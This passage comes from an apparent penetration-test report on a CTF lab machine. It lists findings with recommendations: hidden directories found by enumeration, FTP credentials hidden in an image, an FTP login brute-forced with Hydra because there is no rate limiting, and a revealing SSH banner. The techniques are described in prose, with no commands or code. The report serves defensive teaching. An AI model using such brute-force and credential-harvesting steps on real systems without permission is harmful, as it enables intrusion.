Description: Weak password management allowed the FTP server to be compromised. The discovered file, Eli's_Creds.txt, contained encoded credentials, which were decoded to reveal valid SSH login information.

Recommendation: Strengthen password policies for FTP and other services by enforcing complex passwords and restricting brute-force attempts. Also, avoid storing sensitive credentials in insecure locations.

Finding-03 Exposed Hidden Directories and Files

Risk Level: Medium

Observation: Directory enumeration using tools like Gobuster revealed hidden directories, including /assets/ and others, which contained sensitive files like style.css. The CSS file had a hint leading to a hidden PHP page.

Description: The system's hidden directories were accessible without proper access controls, leading to exposure of information that could aid attackers in further exploitation.

Recommendation: Restrict access to sensitive directories and disable directory indexing to prevent exposure of hidden files. Proper authentication controls should be implemented

Finding-04 Steganography and Credential Leakage

Risk Level: Medium

Observation: A PNG file named HotBabe.png was found in a hidden directory. Running steganographic analysis using the strings command revealed FTP credentials embedded within the file. This allowed for further exploitation of the system.

Description: Embedding sensitive data within image files is a common steganography technique used in Capture the Flag (CTF) challenges, it highlights the need for file inspection during forensic investigations.

Recommendation: Avoid embedding sensitive information in files accessible on publicly available directories. Use encryption for storing credentials and restrict file access.

Finding-05 Lack of Rate Limiting on FTP Login Attempts

Risk Level: Medium

Observation: The use of Hydra to brute-force the FTP login was successful due to the absence of rate limiting. Multiple password attempts were allowed in rapid succession without triggering any defense mechanism.

Description: Rate limiting is a common method to prevent brute-force attacks. In this case, the FTP server lacked such protections, enabling an attacker to try multiple password combinations without facing any penalties, such as account lockouts or delays between attempts.

Recommendation: Implement rate limiting on FTP and other authentication mechanisms. Consider locking accounts after a certain number of failed attempts or introducing captchas after several login failures to prevent automated attacks

Finding-06 Misconfigured SSH Banner Disclosure

Risk Level: Low

Observation: Upon SSH login, a message for user Gwendoline was displayed, revealing unnecessary information to any user who logs in with SSH. This banner could give attackers clues about the target environment.

Description: SSH banners can disclose system details that may aid an attacker during enumeration, such as usernames, internal policies, or system details.

Recommendation: Disable or sanitize SSH login banners to ensure they do not reveal unnecessary information. Consider using a standard banner without sensitive data